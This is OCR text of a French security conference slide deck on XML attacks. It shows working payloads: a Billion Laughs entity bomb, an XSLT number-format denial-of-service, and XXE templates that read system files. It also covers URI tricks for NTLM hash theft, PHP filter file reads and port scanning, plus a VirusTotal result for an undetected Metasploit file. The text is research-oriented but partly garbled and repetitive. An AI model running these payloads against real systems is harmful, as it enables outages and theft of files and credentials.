Antivirus	Database	Engine	Result
Avast	14/12/2011	5.0	
AVG	14/12/2011	10.0.0.1190	


0 VT Community user(s) with a total of 0 reputation credit(
user(s) with a total of 0 reputation credit(s) say(s) this sar

File name:	**msf-cooltype.xdp**
Submission date:	**2011-12-14 22:45:30 (UTC)**
Current status:	**finished**
Result:	**0/ 43 (0.0%)**

Compact

Antivirus	Vers

L'astuce est publique depuis février 2011 (@alec)


Définition
Homo-iconicité
Intro à XML
Cas d'usage
Encapsulation
XDP
XSPF
Déni de service
Total
Temporaire
Grammaire (DTD)
XSS
XXE
Self-reference
XSLT, le retour
2011 vs 2012
Fuzzing
Exploitation + +
Plan

Total

CWE-776 : XML Bomb

aka "Billion Laughs Attack"

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
  <!ENTITY lol "lol">
  <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

"lol"*10*10*10*10*10*10*10*10*10*10

=> 1 milliard de "lol" => 3Go

Temporaire

Démo

Brève saturation des ressource

Permet d'identifier si un traitement a lieu

Conversion "SVG vers PNG" sur Wikimedia

"Million Laughs Attack"

Permet d'identifier si un traitement a lieu

Support XSLT dans XML-DSig

<xsl:number value="1337" format="i"/>


"mcccxxxvii"

```
<xsl:number value="1e9" format="i"/>
```

"m" * 1e6 => 1Mo

1e12 => 1 Go

Démo !


Définition
Homo-iconicité
Intro à XML
Cas d'usage
Encapsulation
XDP
XSPF
Déni de service
Total
Temporaire
Grammaire (DTD)
XSS
XXE
Self-reference
XSLT, le retour
2011 vs 2012
Fuzzing
Exploitation + +
Plan

<entry>&xxe;</entry>

Entités XML externes

CWE-611

Probablement la vulnérabilité XML la plus courante ...

```
<!DOCTYPE entry [
<!ENTITY xxe SYSTEM "c:/boot.ini">
]>
<entry>&xxe;</entry>
```

DotNetNuke

XML::Atom

phpMyadmin

MoinMoin

SharePoint

Adobe Data Services

Djabberd

IceWarp Webmail

Liferay

Symfony2

Prévalence et impact souvent sous-estimés !

Impacts possibles (amha)

Bien documentés :
- lecture de fichiers ASCII
- accès au réseau ("blind hit" + bannières)

Connus :
- vol de crédences NTL
- listage de répertoires

Connus :

- vol de crédences NTLM
- listage de répertoires

- listag

Spécifique :

- lecture de fichiers binaires
- exécution de commandes

Bien documentés :
- lecture de fichiers ASCII
- accès au réseau ("blind hit" + bannières)

Connus :
- vol de crédences NTLM
- listage de répertoires

Spécifique :
- lecture de fichiers binaires
- exécution de commandes

L'astuce est la suivante ...

```
<!DOCTYPE entry [
<!ENTITY xxe SYSTEM "$URL">
]>
<entry>&xxe;</entry>
```

$URL est dépendant de l'analyseur XML !

Type, Version, OS, ...

file://10.13.8.5/bla.txt
(Pass The Hash)

Windows

file://

Unix

file:///proc/self/limits
(Pseudo FS)

Unix

file:///proc/self/limits

(Pseudo FS)

file://10.13.8.5/bla.txt

(Pass The Hash)

Windows

file:///var/log/
(Répertoire)

file://

http://

gopher://

Java

ftp://

jar://

https://

file:///var/log/

(Répertoire)

file://


php://filter
/read=convert.base64-encode
/resource=file:///proc/self/cmdline
php://
expect://
file://
rar://
ogg://
PHP
data://
https://
ftp://
ssh2.sftp://
oracle:oracle@127.0.0.1:22
/opt/oracle/ora.ini
DOMDocument::loadXML(http://localhost:22/): failed to open stream: HTTP request failed! SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu7
DOMDocument::loadXML(http://localhost:5900/): failed to open stream: HTTP request failed! RFB 003.007
ssh2://
zlib://
http://

DOMDocument::loadXML(http://localhost:22/): failed to open stream: HTTP request failed! SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu7

DOMDocument::loadXML(http://localhost:5900/): failed to open stream: HTTP request failed! RFB 003.007


php://filter
/read=convert.base64-encode
/resource=file:///proc/self/cmdline

php://

ssh2.sftp://
oracle:oracle@127.0.0.1:22
/opt/oracle/ora.ini

ssh2://

Démo !


Définition
Homo-iconicité
Intro à XML
Cas d'usage
Encapsulation
XDP
XSPF
Déni de service
Total
Temporaire
Grammaire (DTD)
XSS
XXE
Self-reference
XSLT, le retour
2011 vs 2012
Fuzzing
Exploitation + +
Plan


Introduction

Depuis 1999

Language de programmation

Utilisé pour transformer du XML en XML, PDF, TXT, SVG, ...

Complet



Application Web

Où ?

XML-DSig

Navigateur

Traitement de texte

SAML

SGBD

Pourquoi ?

Extraction de données

Affichage XML "pour humains"

Conversion entre formats

Démarrage de Vista

2011 vs 2012

Abus de fonctionnalités
(normes + extensions)

Création de fichier
Exécution de code

Xalan-J
Saxon
Transformiix
libxslt
Presto
MSXML
Altova
Xalan-C

Webkit
xmlsec
Altova
PHP
Liferay
OT SPI
TrustySign

Exploitation avancée
Fuzzing (mutation, ...)

Création de fichier
Exécution de code
Lecture de fichier
Corruption mémoire

Sablotron
XT
MarkLogic
Oracle-C
Adobe
tDOM
4Suite

SharePoint
MoinMoin
Reader X
DotNetNuke
Opera
Mozilla
Oracle

http://xhe.myxwiki.org/

Abus de fonctionnalités
(normes + extensions)

Création de fichier

